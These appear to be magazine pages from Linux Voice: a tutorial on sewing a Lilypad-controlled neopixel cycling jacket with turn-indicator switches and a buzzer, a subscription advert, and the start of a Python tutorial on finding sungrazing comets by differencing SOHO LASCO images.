


Fig 1: The first row of neopixels can be attached entirely with conductive thread.

The connections tend to be too close together (thread is less precise than soldered wire) and they have smaller contacts, which can be troublesome for use with e-textiles.

There are two lines of microcontroller boards that are designed to correct these problems, and both are perfect for wearable projects: the Lilypad and the Flora, from Adafruit Industries. They're both based on the Arduino, and are mostly compatible with each other in terms of code and hardware. The biggest difference between them from a Linux user's perspective is that the Lilypad boards work on Linux with the official Arduino IDE, while the Flora (and the smaller Adafruit Gemma board) don't. There is some guidance on the Adafruit website that may help you get the Flora working under Linux, but it's known to have some problems (particularly the Gemma variant). Because of this, we opted to base our project on the Lilypad.

Choose your controller

There are a few different types of Lilypad. Most don't come with USB integration, and need an external FTDI board in order to program them. The original Lilypad is the largest. There is also the smaller Lilypad Simple, and the Lilypad SimpleSnap, which can easily be removed to allow the clothing to be washed. The Lilytiny is the smallest, though it is a little harder to program. The easiest to get started with is the Lilypad USB, which has everything onboard, and this is the one we've used in our project.

The Lilypad USB is supported by the Arduino IDE from version 1.0.2 onwards, though we used version 1.5 in this project. If your distro comes with an earlier version, you'll need to download the latest from www.arduino.cc. Once you've got it, you just need to unzip the archive, then run the `arduino` script in the




Fig 2: These two resistors make the switch work, and they're the most fiddly bit to fit into the jacket.

Power supplies

The easiest way to power the Lilypad USB is through the JST connector. This can take a lithium polymer (LiPo) battery with an output of 3.7V, and run everything off that. There's even a charging circuit built into the Lilypad USB, so you can recharge the battery by plugging the Lilypad into your computer. This means you can tuck the battery into some inaccessible place and not worry about it.

There are other batteries that can connect via JST; for example, you can get holders for three AA or AAA batteries, or for two CR2032s.

A third option is to use a USB power source. You can get battery packs designed to give mobile phones extra power, and these should work when plugged into the USB port. It's probably only worth doing this if you happen to have one of these lying around, as they're bigger and more expensive than the alternatives without having any real advantages.

new directory, and everything should work as long as you've got Java installed.

The microcontroller is the brains of the project, but it's useless without additional components for input and output. We're going to use a few extra pieces to give us the functionality we need.

Flora neopixels from Adafruit give us light. As you may have guessed from the name, they're designed to work with the Flora board, but you can equally use them with the Lilypads (or, for that matter, other Arduino-compatible boards). Neopixels are chainable RGB LEDs, which means that one pin on the controller board can drive many lights – an especially useful feature on sewable boards, as these tend to have fewer pins than most.

Neopixels take power separately from the data input. See figure 1 for details of how to wire them up. In order to use them you'll need the library from Adafruit. You can find details of how to install this on the official website (<http://learn.adafruit.com/adafruit-neopixel-uberguide/arduino-library>).

The best way to prototype wearable projects is with alligator clip leads – these are the breadboards of the wearables world. In order to make sure everything's working properly, you can connect up your neopixels as shown in figure 1, and run the strand test example sketch that comes with the neopixel library. You'll need to adjust the number of neopixels, and the pin that they're on in order to run it. It's best to use just two neopixels in a test, for reasons we'll explore later.

You'll see in a bit that we actually split the neopixels up into two strips of two. This is just to make the sewing a little easier.

Connecting the circuit

The purpose of this project is to create a cycling jacket with improved visibility. We used four neopixels sewn into the back of the jacket to flash red. In addition, we added switches to enable the outermost of the pixels to be turned into indicator lights. In order to do this, we need a way to tell the microcontroller that we want to turn. The easiest way to do this is switches. There are

all manner of switches available, but we needed some that are on-off (that is, you press them once to go on, and a second time to go off), and suitable for wearables. The best ones we found were from Adafruit at www.adafruit.com/products/1092.

You can't just put a switch between positive voltage and an input pin on the microcontroller and use it as an input. When it's on you'll get too much current flowing into the input pin, and you could damage the microcontroller. When it's off there's no input to the pin. You may think that no input is the same as an off input, but it's not. No input is a sort of floating state that can go either way, and while it'll usually go to off, it'll flash on, and create all sorts of problems. The solution to both of these problems is a resistor, though in slightly different ways.

Wire up the switch

Take a look at figure 2 for details of how to wire up a switch. When the switch is open R1 stops too much current damaging the input pin. R2 allows a little current to leak away, but since it's quite a large resistor, this isn't too much. When the switch is closed, R2 connects the pin to ground, and this is enough to make sure that the input always reads off.

The final piece of input and output hardware we'll use is a piezo buzzer. This will buzz to let the wearer know when there's an indicator on, so they don't forget to turn it off. You can get sewable buzzers, but we used an ordinary piezo element. It's not very loud, but it doesn't need to be, because it's just there to remind the cyclist that the indicator's on.


The most unusual thing about wearable electronics isn't the hardware, it's how they're connected together. You could use wires, and sew them onto the fabric, but the downside to this is that it'll make the fabric stiff, particularly if there are a lot of wires. Most wearable projects use some form of conductive sewable. There are sewable ribbon cables and conductive fabrics, but by far the most popular option is conductive thread.

Sewable thread comes in different grades, and most should work with this project. This is a really small wire of twisted stainless steel strands. You don't need any special equipment to use it, as it can be cut

LV PRO TIP

A multimeter will make your life a lot easier when testing the integrity of your circuit.

Fig 3: The blue wires are conductive thread sewn in; all others are wire.





The first neopixels sewn in. We got the alignment a little wrong so the conductive thread takes a longer path than it needs to, but it still works.

with scissors and sewn with ordinary needles. We used three-ply and got through about 30 feet (including wastage and mistakes).

Perhaps the biggest consideration when laying out a wearable circuit with conductive thread is that none of the connections can cross, because the wire isn't insulated. If you're using thick fabric you could try crossing on opposite sides of the cloth, but there's a pretty good chance that you'll run into problems. Good circuit design should minimise the number of times that two threads need to cross, and in simple circuits, it may not have to happen.

We solved the problem by using short lengths of insulated wire when paths had to cross. In principal, you could probably get away with lengths as

short as an inch just to act as a bridge if flexibility is critical, though we used lengths a few inches long to make it simpler.

In terms of circuitry, our design is simple. Perhaps the most important decision for layout is where to place the Lilypad itself, because this will affect how everything else connects together. Since we're going

“The circuit can be built up bit by bit – the first step is to get the lights working properly.”

Introducing Arduino

If you've not heard of the Arduino, then you're missing out on a revolution in microcontrollers. They're simple boards that allow a wealth of input and output options. The exact options depend on the board, but range from 20 IO pins on the Uno and Micro to over 50 on the Due and Mega.

They don't have full CPUs, but instead AVR microcontrollers. You can think of these a bit like really simple System On Chips (SoCs). They have a bit of flash storage for programs, and a bit of RAM to hold variables, and a simple processing core. It's not enough to run an operating system, so instead you program them directly with no OS underneath.

The real innovation of the Arduino system was in making them really easy to program. There's a huge library of code that you can use to quickly build quite advanced projects, and they can be programmed directly from USB with no special hardware.

Arduinos are programmed in a dialect of C++. All programs have at least two functions: `setup()` and `loop()`. `setup()` is called at the start, then `loop()` runs in, well, a loop. If you're at all familiar with C or C++, you should find it easy to pick up from looking at the examples that come with the IDE. If you're not, then there are loads of great books and online resources to help you get started.

to have components symmetrically laid out over both sides, we opted to put it in the middle. The four neopixels are in a line across our upper shoulders. This makes them more visible to drivers, and also shows the width of the cyclist. There's a very bright light on the front of our bike, so we didn't add any additional LEDs to the front, though you could easily do this. The buttons are on either side of the chest making them easy to press with either hand.

You could put the buzzer anywhere on the jacket, but we added it to the collar so it is close to the Lilypad and easy to hear.

Assemble the wearable circuit

The full circuit can be built up bit by bit. The first step is to get the lights working properly, and to do this you need to decide where the LEDs should be. This may sound simple, but it can be surprisingly confusing to work out what goes where when the jacket isn't being worn. It's easiest to put the jacket on, and get an assistant to mark the right places with a pen or pencil.

Because we've arranged the neopixels in two strips of two, the wiring gets a little convoluted right from the start. If you want, you could simplify this by having a single strip, and have the Lilypad on one side of the jacket, though this may cause complications with the buttons. See figure 3 for details of how we laid it out.

The sewing itself is straightforward. If you're feeling fancy, you can alternate the lengths of the stitches so that those on the outside are shorter than those on the inside, to make the conductive thread less visible. However, we wear our electronics like a badge of honour. Similarly, we've mounted all the circuitry on the outside; this could go inside, but it could chafe if you weren't careful with placement.

The tricky parts of sewing is making the connections at either end – the key is to loop through the hole several times, and make sure it's tight. We used a drop of glue on to stop the thread coming loose, but better stitchers may not need this. Be careful not to use too much glue, as it can get between the thread and the contact and be counter-productive. On the neopixel positive and negative points, you need to continue the rail after the first pixel. It's easiest to do the full rail in one thread, and continue after sewing in the first neopixel. This is because the holes are quite small, and it can be hard to sew in a second time. We did manage to sew in again when we needed to, so it's not too big a problem to do it in two threads.

Make sure that you trim the ends quite short, as it will cause problems if two threads touch each other. Beyond these minor points, it's no different from sewing anything else, so if you know a good sewer, you may wish to ask for a little help as they will be able to keep it neat.


Already there are sections that need wire, and we have a few options: you could solder the wires onto the Lilypad before you start sewing, or you could always take thread off the Lilypad, then loop into the

wires later. We chose to sew the wires onto the board. This was easy to do and gave the wires more flexibility than if they'd been soldered on. First we stripped about half to three-quarters of an inch of the wire, then we looped this through the hole on the Lilypad, making sure that the end of the wire poked away from the person wearing the jacket. Then we took some thread and looped it through to make sure there was always a good contact between the wire and the Lilypad.

To keep the wire in place, we then sewed it in with some cotton (non-conductive) thread along its whole length. We bent one end of the wire into a circle (you could add a drop of solder to help it stay in shape), and stitched in the thread. These were the most troublesome contacts, so make sure you loop the thread around the wire a few times as well as sewing it in. If you find your circuit isn't working at any point, use a multimeter to make sure all the contacts are good.

Programming your jacket

A word of warning before we get started. There are three LEDs in a neopixel (for red, green and blue). Each of these can draw 20mA on full brightness. So, for full white light, that's 60mA per pixel or 240mA altogether. The regulator on the Lilypad can cope with a peak current of 500mA, but a continuous current of only 200mA, and this has to supply the microcontroller, buttons and buzzer. This means that if you put all the pixels on white, there's a good chance you'll burn out the controllers. There are two solutions to this. Either you can power the neopixels separately with another battery (or separate leads from the same battery that don't go into the Lilypad), or you could program the Arduino to not have too many of them on at once. We've gone for the latter approach to keep the design as simple as possible, and we've kept our code quite cautious. If you want to experiment with brighter lights, either power the neopixels separately, or be careful not to blow your regulator.



The wires coming off the Lilypad make it a little messy, but you can't feel this when you wear the jacket.



The complete setup with the battery hanging down. This lights the cyclist higher up than traditional bike lights and make the rider much more visible at night.

With that warning in place, let's get started programming the jacket. If you've not used an Arduino before, take a look at the boxout on the facing page.

The following code will simply test that everything's working properly, and cycle through a few colours.

```
#include <Adafruit_NeoPixel.h>

Adafruit_NeoPixel strip1 = Adafruit_NeoPixel(2, 2, NEO_GRB + NEO_KHZ800);
Adafruit_NeoPixel strip2 = Adafruit_NeoPixel(2, 3, NEO_GRB + NEO_KHZ800);

void setup() {
  strip1.begin();
  strip1.show();
  strip2.begin();
  strip2.show();
}

void loop() {
  strip1.setPixelColor(0,50,0,0);
  strip1.setPixelColor(1,50,0,0);
  strip2.setPixelColor(0,0,50,0);
  strip2.setPixelColor(1,0,50,0);
  strip1.show();
  strip2.show();
  delay(1000);
  strip1.setPixelColor(0,0,50,0);
  strip1.setPixelColor(1,0,50,0);
  strip2.setPixelColor(0,50,0,0);
  strip2.setPixelColor(1,50,0,0);
  strip1.show();
}
```

Washable and weather-proof

None of the parts we've used are officially weather-proof or washable. That means if you get them wet, and they break, you can't return them. That said, there's nothing that should get into much trouble if it gets a bit damp (the piezo buzzer may not fare too well, and the battery should be kept as dry as possible). If you do encounter a spot of rain, just turn it off, and hopefully, it will survive. Let it drip dry fully (including the inside of the switches) before turning it back on.

Waterproofing isn't easy, but it should be possible to make it at least stand up to some rain. The first stage would be waterproof

housing for the battery and buzzer. Waterproof switches are available, or you could put the ones we've used inside some flexible plastic cases.

With this done, you would still need to power it off during rain because the water could short out some of the connections.

The Lilypad and neopixels should stand up to a dunking (though there aren't any guarantees). Adafruit is working on making fully waterproof wearables (see a test here: www.youtube.com/watch?v=P42MzjuEPig) though at the time of writing, there isn't anything available for purchase.

```
strip2.show();
```

```
delay(1000);
```

You'll find it this code at www.linuxvoice.com/code/wearable.tar.gz as **jacket_test**.

To upload the code, first plug the Lilypad into your computer, then go to Tools > Boards and select Lilypad Arduino USB (It must have USB at the end). If that's not an option, it means you don't have the latest version of the Arduino software. You'll need to update this before continuing.

The first line of the code just includes the library (make sure you've installed this first – instructions above). You then need to set up the strips with a call to **Adafruit_NeoPixel()**. The first parameter is the number of pixels in the strip, the second parameter is the pin number they're on, and the final parameter is set depending on the version of the neopixels you're using. The above is for version two, which are the only ones currently available.

There are three methods that you can call on the strips that you've set up: **begin()** has to be called at the start to set everything up; **show()** has to be called

any time you make a change to a pixel's colour, otherwise the change won't be sent to the pixel; and

setPixelColor() is used to change the colour of the pixel. This last method takes four parameters: the pixel number (starting with 0, the closest to the Lilypad), and the R,G and B values respectively.

At this point, we found that our board emitted a high-pitched hum due to a noisy power supply. It wasn't a huge problem, but it was a little annoying. We added a 220µF capacitor between the positive and negative rails to stop this.

Add buttons to the circuit

Once you've got everything working, it's time to move on to the second stage: adding buttons. These are slightly more difficult because you need to solder on the resistors first. See figure 2 for details about how to

solder them. Other than that, it's just a case of sewing them in place. It's best to position them in such a way that the resistors won't get bent repeatedly, as this could lead to metal fatigue and breakage.

Once this is done, you can upload the final code. Even though the hardware isn't quite finished yet (we haven't added the buzzer), the rest of the code will work, and the buzzer will start working as soon as it's put in place.

The code is fairly simple, though a bit long-winded:

```
#include <Adafruit_NeoPixel.h>

Adafruit_NeoPixel strip1 = Adafruit_NeoPixel(2, 2, NEO_GRB + NEO_KHZ800);
Adafruit_NeoPixel strip2 = Adafruit_NeoPixel(2, 3, NEO_GRB + NEO_KHZ800);
int count;

void setup() {
  strip1.begin();
  strip2.begin();
  strip2.show();
  strip1.show();
  pinMode(10, INPUT);
  pinMode(9, INPUT);
  pinMode(11, OUTPUT);
  count = 0;
}

void loop() {
  if(digitalRead(9)){
    if(count < 8){
      analogWrite(11,100);
      #left indicator on
    }
    else {
      analogWrite(11,0);
      #left indicator off
    }
  }
  else if(digitalRead(10)){
    if(count < 8){
      analogWrite(11,100);
      #right indicator on
    }
    else {
      analogWrite(11,0);
      #right indicator off
    }
  }
  if(digitalRead(9)==LOW && digitalRead(10)==LOW){
    analogWrite(11,0);
    if(count < 4){
      #flash one red light
    }
    else if(count < 8){
      #flash next red light
    }
    else if(count < 12){
      #flash next red light
    }
  }
}
```

“Once you’ve got everything working, it’s time to move on to the second stage: adding buttons.”

```

    }
    else {
        #flash final red light
    }
}

if (count < 16) {
    count++;
}
else{
    count = 0;
}
delay(100);
}

```

Some of the code has been replaced with comments for brevity. You can find the full code at www.linuxvoice.com/code/wearable.tar.gz as **jacket_final**. Each of the sections with comments is replaced by a section of **setPixelColour()** and **show()** calls to the various strips.

The loop uses the variable **count** to keep track of things flashing. The two new pieces in this are the digital inputs and the analog writes. You should be able to see what's going on here. You have to first set the **pinMode()** in setup with the pin number and the mode you want the pin in. This allows you to read or write to the pins.

You should now have a working cycling jacket!

Make some noise

The buzzer was simple to attach. We used a drop of glue to attach it to the collar of the jacket, then sewed the positive lead onto pin 11 and the negative lead onto a ground thread. Sewing onto an already stitched thread is just like sewing onto a wire loop or a resistor.

Equipment

You need surprisingly little equipment to produce wearable computers. In fact, it's possible that you could do it with nothing but a needle and conductive thread. We only used two pieces of electronics equipment in producing the tutorial: a soldering iron and a multimeter.

There's a wide range of soldering irons available in a wide range of price brackets. The soldering in this project is about as simple as it comes, so any old iron should do the job. If getting a soldering iron for the first time, it's well worth getting a stand and tip cleaner as well. They shouldn't cost much, and make soldering a lot easier.

Usually in electronics tutorials, you'll see multimeters listed as useful but not essential equipment. However, in wearable projects using conductive thread, getting contacts is far more problematic than in most projects. Without a multimeter, trying to find what's causing the problem would have taken us a long time. Because of this, we're inclined to say that a multimeter is an essential tool for wearables. A good multimeter will have a continuity indicator that beeps if there's a connection between two points. This enables you find the problems with contacts without having to keep looking at the screen. This isn't essential, as you can use the resistance meter to do the same job, though the latter way requires you to look away from the circuit to get a reading.



The author has yet to be hit by a car when wearing the jacket despite cycling around the mean streets of Gloucester at night. NB: Linux Voice strongly recommends wearing a helmet while cycling, as brains are soft and squishy.

The **analogWrite()** function that we've used to control the buzzer is a bit misnamed. It's not really setting an analogue value, but a digital pulse width modulation (PWM) value. This means it emits a square wave that's on for the proportion of time you set it to be (out of 255). So **analogWrite(11,0)** sets pin 11 to be off. **AnalogWrite(11,1)** sets pin 11 to switch on for one 255th of the cycle. **analogWrite(11,100)**, then, sets pin 11 to be on for almost half of the cycle. The frequency of the PWM is dependent on the timers of the Arduino. These can be changed, but it's a little complicated and can have effects on other functions.

Since we just want to make a noise to alert the cyclist to the fact that the indicators are on, we won't bother interfering with it. The code as written should produce a high-pitched beep. If you want something a little more tuneful, there are some example of coding melodies in Files > Examples > Digital in the Arduino IDE. The buzzer makes it much easier to check you haven't accidentally left the indicator on.

We've created a cycling jacket, but exactly the same techniques could be used to produce all sorts of wearable designs. If you're a pop star embarking on a world tour and need something to wear, or feel like making your own Tron costume, this project is an excellent place to start. 📺

Ben Everard cycled across Somalia once, and says it wasn't as dangerous as the time he cycled across Wales.

SUBSCRIBE

shop.linuxvoice.com



Introducing **Linux Voice**, the magazine that:

LV Gives 50% of its profits back to Free Software

LV Licenses its content CC-BY-SA within 9 months

12-month subs prices

- UK - £55
- Europe - £85
- US/Canada - £95
- ROW - £99

7-month subs prices

- UK - £38
- Europe - £53
- US/Canada - £57
- ROW - £60

DIGITAL
SUBSCRIPTION
ONLY £38

Get many pages of tutorials, features, interviews and reviews every month

Access our rapidly growing back-issues archive - all DRM-free and ready to download

Save money on the shop price and get each issue delivered to your door

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at subscriptions@linuxvoice.com and we will refund you for all unmailed issues.

HUNT COMETS WITH PYTHON AND OPEN DATA

ANDREW CONWAY

Hunt for celestial bodies from the comfort of your own home, with the SOHO satellite and the power of Python.


Would you like to discover a comet? Of course you would. But perhaps the thought of staring into the void with giant binoculars or a telescope, night after freezing night, for years on end, to find just one, tiny smudge might be less appealing. How about discovering a comet while sitting in a warm room wearing only your underwear, or better still, getting your computer to do it?

It may surprise you, but we cannot predict when comets will appear in our skies. Halley's Comet, and a few others, are exceptions to the rule. Most comets are spotted by chance as faint specks moving through the stars, and that's what we'll be looking for using a proven source of images: the LASCO instrument on the SOHO satellite (SOlar and Heliospheric Observatory). Its image data is released under public

domain, as with almost all NASA data, and although it's only looking at a few degrees of the sky around the Sun, this is a good place to find comets, as explained in the Sungrazers boxout, right. LASCO actually has several cameras, but we'll be using its C3 camera, as its smaller field of view makes it easier to work with.

In a typical LASCO image, there's a circle in the centre representing the disk of the Sun (called the photosphere in astronomers' lingo) but that's deliberately blotted out by a larger disk so we can see fainter objects around the Sun. The fuzzy stuff is the corona, the outer atmosphere of the Sun and the start of the solar wind – LASCO's main purpose is to study that. The SOHO spacecraft is in orbit around the Sun, and LASCO keeps it in the centre of its view, which means that stars, planets and comets will all be seen moving across the image.

MY GOD... IT'S FULL OF STARS



A view from SOHO's LASCO C3 camera that shows many stars, including the Pleiades star cluster (1) along with four planets, which are overexposed with horizontal lines running through them. From left to right: Mercury (2), Saturn (3), Jupiter (4) and Venus (5). Also, the Sun is blowing off a Coronal Mass Ejection (CME) to the top left (6). Most of the blobs are not stars or planets or comets, but are in fact cosmic rays striking the detector.

Spot the difference

Finding a comet does not involve frightening physics – it's more like a game of spot the difference using many images. It's tricky because there are lots of objects that can be confused with a comet.

The easiest objects to rule out are planets. Mercury, Venus, Mars, Jupiter and Saturn are all very bright and so easy to spot, as shown in the blue LASCO C3 image (left). Uranus and Neptune and a host of other objects such as Pluto and asteroids are much fainter, but they too can be ruled out because we know where they are going to be at any time. The Earth doesn't make an appearance in SOHO images because it is always behind the satellite.

Stars can be easily identified because their movement over time is predictable: they march across the image in formation from left to right, at about three pixels per hour in LASCO C3. Comets usually move diagonally, and at a different rates.

So once stars and planets are ruled out, anything that's left must be a comet, yes? Unfortunately not. There are many comet-like smudges on all SOHO images that are caused by cosmic rays. These are high energy particles from anywhere in the cosmos that strike the detector and fool it into thinking that light has been detected. Fortunately, these are easy to rule out because they only affect one image. If the smudge is present in one image, but completely gone in the next, then it's a cosmic ray.


Before automating any task, it's informative to try it manually. Thankfully that's easy to do here because

some test examples are available at the sungrazer comet page at the US Naval Research Lab (yes, the US military let their staff research comets... but why is a long story!). If you go to <http://sungrazer.nrl.navy.mil/index.php?p=guide> and scroll down you'll find a section called Strategy And Tips and in that is a list of Zip files that you can download so you can hone your comet-hunting skills. Inside each Zip file you will find a series of LASCO images, and a cheat-sheet telling you where the comet is (you're not going to peek first, are you?) Download the Zip file and open up the first image in the series using your image viewer. Click on the Next button (the default image viewers in Ubuntu/Unity and Slackware/KDE both have one) and look at the sequence of images. Unless you have the visual acuity of Robocop, you will not see a comet, but instead gain an appreciation for how difficult it can be to find one, even when you know it's there!

Manual experience

Take a deep breath. Pour yourself a relevant beverage (I like coffee or Raspberry Pi brewed beer) and read the instructions on the sungrazer page more carefully. There's one important clue that will narrow down your search: most comets approach the Sun from a particular direction that depends on time of year. Have a look at this page to get an idea of where to look and when http://sungrazer.nrl.navy.mil/index.php?p=comet_tracks.

Even with this information, you might still find yourself tearing your hair out, because some comets are very faint. Try the example named **soho1264**, because that comet is relatively bright. If you flick back and forth between the images taken at 1718 and 1742, you should be able to see the comet in the bottom-left corner moving towards the centre of image. (Did you have to peek in the cheat-sheet? It's OK, I did too first time round.)




This image shows the difference between images taken at 17.18 and 17.42 on 5th Feb 2007 by SOHO LASCO/C3. Red blobs show features present at 17.42 but not at 17.18 and vice versa for blue blobs. The broad line in the top-right of the image is the pylon holding the central coronagraph disk in place. The inset shows the area around the comet.

Comets and sungrazers

Comets are often described as dirty snowballs. They are lumps of loosely bound ice, rock and dust, left over from the formation of the Solar System. Most of them hang around in what's called the Oort cloud, which is well beyond the orbit of all the Sun's planets. Once in a while, something disturbs the cloud and a comet is sent into the inner Solar System, and then we might see it.

Some comets, called sungrazers, pass very close to the Sun, which has a surface temperature of about 5500°C and is chucking out energy in the form of electromagnetic radiation (ie light) with a power of about $3.8 \times 10^{26} \text{W}$ (yes, that W means watts, the same unit used for lightbulbs!) Each square metre of the solar surface emits energy at a rate equal to 62,000,000 W – think 62,000 bars of an electric fire. Even if these numbers boggle your mind, I'm sure it's clear that this is going to cause a problem for an icy object like a comet. In fact, many comets don't survive a close encounter with the Sun. In December 2013, Comet ISON looked promising, but it perished in the intense solar radiation. Other sungrazers fare better, but are much disrupted, such as comet Lovejoy in 2011, pictured. Luckier ones will be fragmented into many small pieces, and each one will become a comet in its own right.

It's thought that a big comet broke up back in the year 1106 AD and fragments of that have provided us with many great sungrazing comets over the centuries. This group is called the Kreutz sungrazers, and 85% of comets found by SOHO are in this group.



Kreutz sungrazer comet Lovejoy only just survived its close encounter with the Sun in late 2011.

You should now be able to appreciate our plan: 1) load a pairs of images; 2) difference them; 3) clean the differenced image; 4) identify objects; 5) repeat and track objects in subsequent images. We'll concentrate on 1–4, because if these are done right, step 5 is relatively easy.

Automating with numpy, scipy and matplotlib

First, install the new Python modules we'll need. On Debian-based distros:

```
sudo apt-get install python-numpy python-scipy python-matplotlib
```

Numpy is a numeric library for Python that provides lots of new ways to work with arrays. Scipy is a library that performs all kinds of science-related data processing, and Matplotlib will make short work of displaying the images. We're going to use numpy and Scipy to load up an image file and turn it into a 2D array of numbers. You can put the following commands in a file called **comet.py**, save it and enter **python comet.py** on the command line, or you can just enter **python** on the command line and type them in line by line. First, we'll load up the first image of the soho1264 that shows the comet:

```
import scipy
image1=scipy.misc.imread('full_soho1264_070205_1718.gif',
flatten=1)
import matplotlib.pyplot as plt
imgplt=plt.imshow(image1)
imgplt.set_cmap('gray')
```

LV PRO TIP

These techniques are useful for things besides comet hunting, such as image processing.

plt.show()

You should now see a LASCO C3 image in a Matplotlib window. We've loaded the image using **imread** and flattened it, which means each pixel becomes a brightness value with no colour information. Each value will be a float between 0.0 and 255.0 inclusive and is stored in the Numpy array called **image1** which has dimensions 1024 by 1024. We then display the image with the **'gray'** colour map.

Next, we'll take a difference of two images. Close the first image window and enter the following in the same interactive Python session (or into your **.py** file):

```
image2=scipy.misc.imread('full_soho1264_070205_1742.gif',
flatten=1)
```

```
import numpy as np
```

```
diff=np.subtract(image2,image1)
```

